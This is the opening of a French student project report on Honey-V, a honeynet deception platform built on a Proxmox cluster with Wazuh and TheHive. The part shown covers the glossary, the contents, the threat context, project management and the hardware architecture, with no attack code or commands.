

M2 SECURITE INFORMATIQUE

HONEY-V

Equipe:

Yassine EL HAMIOUI (Lead Architect),
Daliani ALI (SOC),
Yanis KHASSER (AD Decoy),
Ilyas TUNAY (Web Decoy)

ESGI - Juillet 2026

REMERCIEMENTS

*La réalisation du projet **Honey-V** représente l'aboutissement d'une année d'apprentissage intensif au sein du M2 Sécurité Informatique de l'ESGI. Avant d'entrer dans le détail technique de cette infrastructure, nous tenons à exprimer notre profonde gratitude envers les personnes qui ont rendu ce projet possible.*

*Nous remercions tout d'abord notre tuteur de projet, **Monsieur Raphaël CANETTI**, pour son accompagnement, ses exigences techniques et ses conseils stratégiques tout au long de ces mois de développement. Son encadrement nous a poussés à adopter une véritable posture de professionnels de la cybersécurité, dépassant le simple cadre académique pour livrer une architecture résiliente et industrielle.*

*Nous tenons également à remercier l'équipe pédagogique et la direction de l'**ESGI**, qui nous ont fourni le cadre et les connaissances fondamentales nécessaires pour aborder avec sérénité des concepts avancés tels que le SDN, la Threat Intelligence et la programmation système.*

Enfin, en tant que Chef de Projet, je tiens à remercier personnellement les membres de mon équipe Daliani, Yanis et Ilyas pour leur implication sans faille, leurs nuits blanches passées à débbugger des API, et la rigueur dont ils ont fait preuve pour que chaque brique de ce projet s'emboîte à la perfection. La réussite de l'infrastructure Honey-V est avant tout la réussite d'une intelligence collective.

GLOSSAIRE ET ACRONYMES

Afin de faciliter la lecture de ce rapport, voici la définition des principaux termes techniques et acronymes employés par notre équipe :

AD (Active Directory) : Service d'annuaire de Microsoft. Dans notre projet, il est utilisé comme cible (Honeybot) pour attirer les attaquants cherchant à élever leurs privilèges.

APT (Advanced Persistent Threat) : Menace Persistante Avancée. Type d'attaque cybernétique furtive, souvent commanditée par un État ou un groupe criminel très organisé, visant à s'infiltrer durablement dans un réseau.

CGNAT (Carrier-Grade NAT) : Méthode de traduction d'adresses IP à grande échelle utilisée par les Fournisseurs d'Accès à Internet (FAI). Elle empêche l'ouverture classique de ports externes.

EDR (Endpoint Detection and Response) : Solution de cybersécurité installée sur les postes de travail ou serveurs pour détecter et bloquer les comportements malveillants locaux.

FIM (File Integrity Monitoring) : Surveillance de l'Intégrité des Fichiers. Mécanisme permettant de détecter la modification ou la suppression de fichiers systèmes critiques (ex: /etc/passwd).

FLS (File Server) : Serveur de fichiers. Désigne ici notre espace de stockage centralisé (Samba/Nextcloud) utilisé par l'équipe pour le travail collaboratif.

Honeynet / Honeybot : "Pot de miel". Infrastructure ou machine factice délibérément vulnérable, conçue pour attirer, observer et analyser les techniques des cyberattaquants.

ILM (Index Lifecycle Management) : Gestion du cycle de vie des index. Fonctionnalité d'Elasticsearch/Opensearch (SIEM) automatisant la suppression ou la compression des anciens logs.

LVM-Thin (Logical Volume Management) : Technologie de gestion de disques sous Linux permettant le sur-provisionnement (Thin Provisioning) : l'espace de stockage n'est consommé que lorsqu'il y a de véritables écritures de données.

NAT Asymétrique / Outbound NAT : Problématique de routage où un paquet réseau ne prend pas le même chemin à l'aller et au retour, entraînant souvent le rejet de la connexion par les pare-feux (Stateful).

NOC / SOC (Network / Security Operations Center) : Centres de supervision. Le NOC supervise la santé du matériel et du réseau (Disponibilité), tandis que le SOC supervise les alertes de sécurité (Détection).

OOB (Out-of-Band Management) : Réseau de gestion "Hors Bande". Interface réseau physiquement ou logiquement séparée du réseau de production, garantissant l'accès des administrateurs même en cas d'attaque ou de saturation du réseau principal.

OPSEC (Operations Security) : Sécurité des opérations. Ensemble de pratiques visant à protéger les informations stratégiques de l'équipe face à d'éventuelles observations hostiles.

PoLP (Principle of Least Privilege) : Principe du moindre privilège. Règle de sécurité consistant à ne donner à un utilisateur ou à un script que les droits stricts nécessaires à l'accomplissement de sa tâche (ex: Sudo limité à une seule commande).

SDN (Software-Defined Network) : Réseau à définition logicielle. Architecture permettant de créer et gérer des commutateurs, routeurs et VLANs de manière totalement virtuelle au sein de l'hyperviseur (Proxmox).

SIEM (Security Information and Event Management) : Outil de centralisation et d'analyse des logs de sécurité (ex: Wazuh).

SOAR (Security Orchestration, Automation, and Response) : Plateforme permettant d'orchestrer le traitement des incidents (SIEM) et d'automatiser la réponse (ex: TheHive).

SPN (Service Principal Name) : Identifiant unique d'un service dans un domaine Windows. Utilisé par les attaquants lors d'une technique appelée *Kerberoasting* pour tenter de craquer les mots de passe.

ZTNA (Zero Trust Network Access) : Architecture de sécurité réseau abolissant la notion de "réseau de confiance". Chaque accès, même interne, doit être authentifié, chiffré et justifié (ex: Tailscale).

Table des matières

REMERCIEMENTS	2
GLOSSAIRE ET ACRONYMES.....	3
1. INTRODUCTION ET ENJEUX DU PROJET.....	7
1.1. Le paysage des menaces actuelles.....	7
1.2. Limites des approches périmétriques.....	7
1.3. La proposition de valeur "Honey-V"	8
1.4. Périmètre d'action et objectifs du Proof of Concept (POC)	9
2. GESTION DE PROJET ET OUTILLAGE	10
2.1. Méthodologie Scrumban	10
2.2. Gouvernance et Communication avec les parties prenantes	11
2.2. Outils de collaboration sécurisés : Partage de fichiers centralisé (FLS) et gestion des secrets d'infrastructure (KeePassXC).....	12
2.3. Centre de Commandement.....	13
3. ARCHITECTURE INFRASTRUCTURE ET RÉSEAU	14
3.1. Topologie Matérielle et Virtualisation	14
3.1.1. Cluster Haute Disponibilité (Nœuds CORE, EDGE, OPS) et Quorum	14
3.1.2. Gestion des ressources RAM/CPU et contraintes matérielles.....	15
3.2. Le cœur du réseau : Software-Defined Network (SDN).....	16
3.2.1. Segmentation logique par VLANs (VLAN 10, 20, 30)	16
3.2.2. Interfaces virtuelles hvtrunk et commutateur isolé hvwall	17
3.3. Conception du Honeywall (La Frontière Invisible)	18
3.3.1. Déploiement du pont transparent Layer 2	18
3.3.2. Le moteur d'analyse réseau (NIDS Suricata).....	19
3.3.2. Management Out-of-Band (OOB) : Furtivité des logs vers le VLAN 30	20
3.4. Pare-feu et Routage Avancé	21
3.4.1. Conception du Filtrage Égressif (Egress Filtering).....	21
3.4.2. Le Split-DNS (Le mensonge de résolution).....	22
3.4.3. Gestion du NAT Outbound et asymétrie de flux	23
3.4.4. Préparation de la Kill Chain Réseau.....	24
3.4.5. Échange de clés (Trust) et Validation de la Kill Chain	25
3.5. Accès Distant Zero Trust (ZTNA).....	26

3.5.1. Contournement des contraintes FAI (CGNAT) via Tailscale	26
3.5.2. Sécurisation des accès équipe via Alias pare-feu (ACLs).....	26
3.6. Stratégie de Stockage et PRA.....	27
3.6.1. Tiering de stockage.....	27
3.6.2. Implémentation de la règle "3-2-1"	28
3.7. Infrastructure de Collaboration et Outillage Interne	29
3.7.1. Le Serveur de Fichiers et la Gestion des Secrets.....	29
3.7.2. La stratégie Nextcloud et l'optimisation RAM.....	30
3.7.3. Le Raspberry Pi : L'îlot de Supervision Hors-Bande et PRA matériel	31
4. STRATÉGIE DE CYBER-DÉCEPTION	32
4.1. Ingénierie Sociale et Leurre Web : "L'Écrin Doré" (VLAN 10)	32
4.1.1. Conception d'une vitrine de luxe crédible (One-Pager, Nginx)	32
4.1.2. Breadcrumbs : Faux commentaires HTML et redirection vers interface restreinte	33
4.1.2. Remontée et corrélation dans le SOC (Wazuh → TheHive)	35
4.2. Honey-API : Simulation de fuite de données	36
4.2.1. Développement d'une API Flask vulnérable	36
4.2.2. Furtivité JSON et résilience applicative via systemd	37
4.3. Surveillance Avancée Linux (VLAN 10).....	38
4.3.1. Déploiement de Cowrie en environnement virtuel.....	38
4.3.2. Honey-tokens système	40
4.4. Active Directory Factice : "honey.v"	41
4.4.1. Promotion du contrôleur de domaine Windows Server 2022.....	41
4.4.2. Activation volontaire des vecteurs LLMNR / NBT-NS.....	42
4.4.3. Failles d'identité contrôlées : Kerberoasting (SPN) et AS-REP Roasting	43
4.5. Honeytokens Windows et Partages SMB.....	45
4.5.1. Faux partage comptable et activation de l'audit des objets (SACL)	45
4.5.2. Fichier piégé compta (Requête GET distante)	47
5. SECURITY OPERATIONS CENTER (SOC) ET SIEM	49
5.1. Déploiement de la Stack Wazuh	49
5.1.1. Rôle et Fonctionnalités des Agents	51
5.1.2. Threat Intelligence via intégration de listes de renseignements.....	51

5.2. Matrice d'Ingénierie des Règles de Détection.....	52
5.2.1. Règles AD-DECOY (Event IDs : 4768, 4769, 5145)	52
5.2.2. Règles WEB-DECOY	53
5.2.3. Règles SSH-DECOY	54
5.3. Déploiement du SOAR (TheHive).....	55
5.3.1. Architecture globale et composants.....	55
5.3.2. Création de l'organisation et des utilisateurs.....	56
6.1. Logique de la légitime défense numérique	57
6.2. Interfaçage SIEM → SOAR : Routage des alertes via Webhooks JSON.....	58
6.3. Architecture de Remédiation Réseau	60
6.3.1. Règle absolue (Floating Rule) et Alias Dynamique	60
6.3.2. Sécurisation de l'accès et principe du moindre privilège (Sudo)	61
7. LE CAHIER DU TROUBLESHOOTING.....	62
7.1. Perte de Quorum et Proxy VNC (Problématique Cryptographique)	62
7.2. Problématique de NAT Asymétrique (Routage RDP).....	63
7.3. Saturation LVM-Thin et Copy-On-Write (Freeze Hyperviseur).....	63
7.4. Faille de dépendances Python (Monitoring Glances).....	64
7.5. Surveillance de l'intégrité du fichier /etc/passwd	64
8. BILAN ET PERSPECTIVES	65
8.1. L'accomplissement d'une posture de Défense Active	65
8.2. Résilience et évolution de l'infrastructure.....	65
8.3. Conclusion de l'équipe	66
ANNEXES.....	67
Annexe B. Liens videos	80

1. INTRODUCTION ET ENJEUX DU PROJET

1.1. Le paysage des menaces actuelles

À l'heure où la transformation numérique s'accélère, les organisations font face à des cybermenaces d'une sophistication sans précédent. Les attaquants, qu'il s'agisse de groupes cybercriminels motivés par le gain financier (Ransomwares-as-a-Service) ou de menaces persistantes avancées (APTs) parrainées par des États, ne se contentent plus de simples attaques de façade.

L'anatomie d'une attaque moderne repose désormais sur la discrétion et la patience. Une fois le périmètre initial franchi souvent via du *phishing*, l'exploitation d'une faille "Zero-Day" ou l'achat d'identifiants sur le Dark Web, l'attaquant cherche à établir une persistance au sein du système d'information. Débute alors une phase critique : la reconnaissance interne et les **mouvements latéraux**.

Durant cette phase, l'attaquant cartographie le réseau, énumère l'Active Directory, recherche des partages de fichiers non sécurisés et tente d'élever ses privilèges (via des attaques de type *Kerberoasting* ou *AS-REP Roasting*). Ces actions se fondent souvent dans le bruit du trafic légitime des utilisateurs, permettant aux pirates de rester furtifs pendant des semaines, voire des mois (ce que l'on nomme le *Dwell Time*), avant d'exécuter l'exfiltration ou le chiffrement final des données.

1.2. Limites des approches périmétriques

Face à ces menaces internes, la doctrine traditionnelle de "sécurité périmétrique" (le modèle du château fort) se révèle obsolète. Historiquement, les entreprises investissaient massivement dans des Pare-feux (Firewalls) et des Systèmes de Détection d'Intrusion (IDS/IPS) pour protéger la frontière entre Internet et leur réseau interne. Or, une fois cette frontière franchie, le réseau interne était souvent considéré comme une zone de confiance absolue ("réseau plat").

Aujourd'hui, même avec l'ajout de solutions Endpoint Detection and Response (EDR) sur les postes de travail, les équipes du Security Operations Center (SOC) se heurtent à deux problématiques majeures :

1. **L'infobésité et l'épuisement des analystes** : Les SIEM traditionnels génèrent des milliers d'alertes quotidiennes (faux positifs liés à des comportements utilisateurs atypiques mais légitimes). Les véritables attaques sont noyées dans ce flux d'informations.
2. **La détection tardive** : Les outils classiques détectent souvent l'attaque au moment où la charge malveillante est exécutée ou lorsque les données commencent à être exfiltrées. À ce stade, la compromission est déjà avérée et les dégâts potentiellement irréversibles.

Il devient donc vital de détecter la présence d'un intrus **dès ses premières actions de reconnaissance interne**, bien avant qu'il n'atteigne les serveurs de production.

1.3. La proposition de valeur "Honey-V"

C'est pour répondre à cette urgence opérationnelle que le projet **Honey-V** a été conçu. L'objectif de notre équipe est de faire basculer la posture de sécurité d'un état passif (subir et réagir) vers un état de **Cyber-Défense Active** (tromper et neutraliser).

Honey-V s'appuie sur le déploiement d'un réseau de leurres à haute interaction, appelé **Honeynet**. Cette infrastructure factice est conçue pour être attractive (mots de passe faibles, bases de données exposées, partages SMB ouverts) mais totalement isolée du réseau de production réel.

La force de notre proposition repose sur trois piliers :

- **Haute-Fidélité de Détection (Zéro Faux Positif)** : Puisque le Honeynet n'héberge aucun service légitime et que son existence n'est connue d'aucun employé, **toute interaction avec cette zone est par définition hostile**. Cela réduit drastiquement le bruit dans le SIEM.
- **La Cyber-Déception** : Attirer l'attaquant dans un environnement contrôlé (Leurres Web, Active Directory factice) permet d'étudier ses outils, ses tactiques et procédures (TTPs), générant ainsi de la *Threat Intelligence* exploitable sans mettre en danger les véritables actifs de l'entreprise.
- **La Remédiation Automatisée (SOAR)** : La détection seule n'étant pas suffisante, Honey-V intègre une "Kill Chain" réseau. Dès lors qu'une alerte critique est levée par nos leurres, notre orchestrateur (SOAR) déclenche un script de bannissement autonome sur le pare-feu de bordure, isolant l'attaquant à la milliseconde près.

1.4. Périmètre d'action et objectifs du Proof of Concept (POC)

Le projet Honey-V n'est pas une simple maquette théorique. Il s'agit d'une architecture industrielle complète, déployée sur un cluster d'hyperviseurs Proxmox, simulant le système d'information d'une entreprise fictive de biotechnologie (L'Écrin Doré).

Le périmètre de notre **Proof of Concept (POC)** vise à démontrer la viabilité de cette architecture de bout en bout. Nos objectifs de validation sont les suivants :

1. **Isolation et Furtivité** : Prouver que l'attaquant peut interagir avec les Honeypots sans jamais détecter qu'il est surveillé par un pare-feu transparent (Honeywall Layer 2).
2. **Détection multi-vectorielle** : S'assurer que les différents scénarios d'attaques (Brute-force SSH, exploitation Web, mouvements latéraux AD) sont correctement qualifiés et remontés au SIEM.
3. **Automatisation de la réponse (Kill Chain)** : Valider techniquement que la plateforme d'orchestration (TheHive) est capable d'analyser l'incident et d'ordonner le bannissement IP au routeur (pfSense) sans intervention humaine.

En validant ces points, l'équipe Honey-V démontre qu'il est techniquement possible de renverser l'asymétrie de l'attaque : il ne s'agit plus pour le défenseur d'avoir raison à 100% du temps, mais d'obliger l'attaquant à commettre une seule erreur en touchant un leurre pour provoquer sa propre neutralisation.

2. GESTION DE PROJET ET OUTILLAGE

La complexité de l'infrastructure Honey-V (mêlant réseau bas niveau, développement Python, et intégration SIEM/SOAR) a nécessité la mise en place d'une gestion de projet rigoureuse. En tant que Chef de Projet et Lead Architecte, l'objectif était de fournir à l'équipe un cadre de travail agile, tout en garantissant la sécurité des échanges et le suivi en temps réel de l'état des serveurs.

2.1. Méthodologie Scrumban

Pour mener à bien ce projet sur une période de 4 mois (mars à juin 2026), nous avons opté pour la méthodologie **Scrumban**, une approche hybride combinant la structure prédictive de *Scrum* et la flexibilité de *Kanban*.

Le développement a été découpé en **6 Jalons majeurs (Sprints)**, allant du provisionnement matériel (Jalon 0) au Proof of Concept en conditions réelles (Jalon 5). Ce découpage a permis d'isoler les dépendances techniques : par exemple, la configuration des réseaux SDN (Lead Architecture) devait impérativement être validée avant le déploiement des leurres Web (Lead Déception), eux-mêmes nécessaires avant la configuration des règles SIEM (Lead SOC).

Le suivi quotidien s'est opéré via un outil de gestion de tâches Kanban hébergé en interne sur notre infrastructure (SOC Manager). Cet outil nous a permis de visualiser instantanément le flux de travail (À faire, En cours, Terminé) et d'identifier rapidement les goulots d'étranglement techniques nécessitant des sessions de "Troubleshooting" en équipe.




Figure 1 : Outil de gestion de projet équipe.

2.2. Gouvernance et Communication avec les parties prenantes

Au-delà du suivi interne sur notre Kanban, la méthodologie agile implique une transparence totale avec le commanditaire du projet (notre tuteur). À l'issue de chaque Sprint, un livrable formel nommé **"Minute Meeting"** a été rédigé et transmis par e-mail.

Ces points d'étape réguliers nous ont permis de justifier nos choix architecturaux, de documenter notre dette technique, mais également d'ajuster dynamiquement le calendrier de livraison. Par exemple, lors de la transition critique vers le Jalon 3 (Automatisation SOAR), une décision stratégique a été prise par la direction de projet pour décaler une séance de validation afin de capitaliser sur un week-end prolongé, évitant ainsi le *burn-out* de l'équipe tout en maintenant la vélocité du développement.




Figure 2 : Mail minute meeting.

2.2. Outils de collaboration sécurisés : Partage de fichiers centralisé (FLS) et gestion des secrets d'infrastructure (KeePassXC)

Dans un projet axé sur la cybersécurité, la gestion documentaire et le partage des accès d'administration ne pouvaient pas s'appuyer sur des outils cloud publics (Shadow IT). Nous avons donc déployé notre propre environnement de collaboration sécurisé sur le nœud "EDGE" de notre cluster.

Le File Server (FLS) :

Un conteneur Linux léger (LXC) doté d'un espace de stockage de 200 Go sur disque NVMe a été configuré pour servir de dépôt central (Partage SMB / Nextcloud). Cet espace a permis la centralisation de nos livrables, des codes sources (Python/HTML) des leurres, ainsi que des matrices de flux réseau.

Le Coffre-fort de mots de passe (KeePassXC) :

La multiplicité des systèmes déployés (Hyperviseurs, Pare-feux, Linux, Windows Server) a engendré un volume important d'identifiants à hauts privilèges. Nous avons mis en place une base de données chiffrée KeePassXC hébergée sur le FLS. La distribution initiale des certificats VPN (Tailscale/OpenVPN) et de la passphrase du coffre s'est effectuée de manière sécurisée et fragmentée auprès des membres de l'équipe (OPSEC), garantissant une stricte traçabilité des accès.




Figure 3 : Interface du coffre-fort KeePassXC de l'équipe.

2.3. Centre de Commandement

Le pilotage d'une infrastructure distribuée sur plusieurs nœuds physiques nécessite une visibilité instantanée sur l'état des services. En tant qu'Architecte, j'ai déployé un "Centre de Commandement" (NOC Host) hébergé de manière isolée sur un Raspberry Pi.

Ce poste de pilotage regroupe trois solutions de supervision complémentaires :

- **Homepage (Port 3000) :** Ce tableau de bord sert de point d'entrée unique. Il centralise les accès HTTPS vers l'ensemble de l'infrastructure (Interfaces Proxmox, Pare-feu pfSense, SIEM Wazuh, SOAR TheHive). L'intégration d'appels API natifs nous permet de visualiser en temps réel les pourcentages d'utilisation CPU/RAM de nos hyperviseurs, ainsi que l'espace libre de nos stockages critiques (NVMe et HDD d'archivage).




Figure 4 : Centre des opérations Homepage

3. ARCHITECTURE INFRASTRUCTURE ET RÉSEAU

La crédibilité et la résilience d'un système de Cyber-Déception reposent entièrement sur la solidité de ses fondations. L'objectif de la conception architecturale de Honey-V était double : garantir des performances optimales pour l'ingestion massive de logs (SIEM), tout en assurant une isolation physique et logique implacable entre les attaquants, les leurres et l'équipe d'administration.

3.1. Topologie Matérielle et Virtualisation

Le projet Honey-V s'appuie sur une infrastructure de virtualisation de type "Bare-Metal" (Hyperviseur de Type 1). Suite à des contraintes matérielles initiales identifiées lors du Jalon 1 (matériel vieillissant et restrictions administratives), une décision stratégique de "pivot" a été actée par la gestion de projet : l'infrastructure a été entièrement migrée vers un environnement hybride de type *Home Lab* privé, garantissant à l'équipe un contrôle total des couches réseau et matérielles.

3.1.1. Cluster Haute Disponibilité (Nœuds CORE, EDGE, OPS) et Quorum

Pour éviter tout point de défaillance unique (Single Point of Failure - SPOF) et répartir intelligemment la charge de calcul, l'infrastructure s'articule autour d'une grappe de serveurs (Cluster) **Proxmox Virtual Environment (PVE)** composé de trois nœuds physiques :

- **Le Nœud YSLAB-CORE** : Véritable porte d'entrée de l'infrastructure, ce nœud héberge les services critiques de routage (pfSense), le système de détection (le Honeywall L2), ainsi que les Honeypots exposés (Leurre Web, Leurre SSH et Active Directory). Il constitue la "Zone Rouge".
- **Le Nœud YSLAB-EDGE** : Dédié à la Blue Team et aux performances. Il concentre les outils de Threat Intelligence et d'analyse lourde (Wazuh SIEM et TheHive SOAR), isolés sur un réseau de management. Il héberge également nos espaces de stockage haute vélocité (FLS).
- **Le Nœud YSLAB-OPS** : Serveur d'appui utilisé pour virtualiser les machines clientes Windows (VDI). Ces postes servent de cibles pour les Honeytokens et simulent une activité réseau légitime afin de rendre la tromperie crédible aux yeux d'un attaquant interne.

La communication inter-nœuds est assurée par le protocole Corosync. L'utilisation d'une architecture à trois nœuds garantit la stabilité du **Quorum** : en cas d'indisponibilité de l'un des serveurs (crash matériel ou redémarrage), le cluster conserve une majorité de votes, permettant au réseau SDN et à la base de données de configuration /etc/pve de rester accessibles et fonctionnels.

3.1.2. Gestion des ressources RAM/CPU et contraintes matérielles

La mise en œuvre d'un SOC complet (SIEM/SOAR) couplée à l'émulation d'un réseau d'entreprise impose une forte pression sur les ressources, particulièrement la mémoire vive (RAM) et les entrées/sorties disques (I/O). En tant qu'Architecte, une optimisation stricte des allocations a été appliquée :

1. **Désactivation des interfaces graphiques (GUI) :** Le gestionnaire Wazuh, initialement déployé sur un système Ubuntu Desktop, a vu son environnement graphique totalement désactivé (basculer en multi-user.target) via systemd. Cette optimisation non destructive a permis de récupérer instantanément plus de 1 Go de RAM utile pour le moteur d'indexation.
2. **Allocation Dynamique (LXC vs VM) :** Les services ne nécessitant pas d'isolation kernel stricte (comme le Serveur de fichiers FLS) ont été déployés sous forme de Conteneurs Linux (LXC), réduisant leur empreinte mémoire à moins de 512 Mo, contre plusieurs Gigaoctets pour les machines virtuelles traditionnelles KVM (utilisées pour les Honeypots et pfSense).
3. **Gestion de la charge disque (I/O Thread) :** Pour prévenir les "Freezes" de l'hyperviseur causés par l'ingestion massive des logs du SIEM, le disque virtuel de Wazuh a été isolé sur un pool NVMe avec l'activation de l'option iothread au niveau de l'hyperviseur. Cela permet à Proxmox d'allouer un fil d'exécution CPU dédié aux écritures disques du SIEM, préservant ainsi la réactivité de l'interface d'administration.

Ces choix d'ingénierie ont permis de faire cohabiter des technologies extrêmement gourmandes sur un matériel contraint, garantissant la stabilité du cluster même lors des scénarios d'attaques massives menés par la Red Team au Jalon 4.

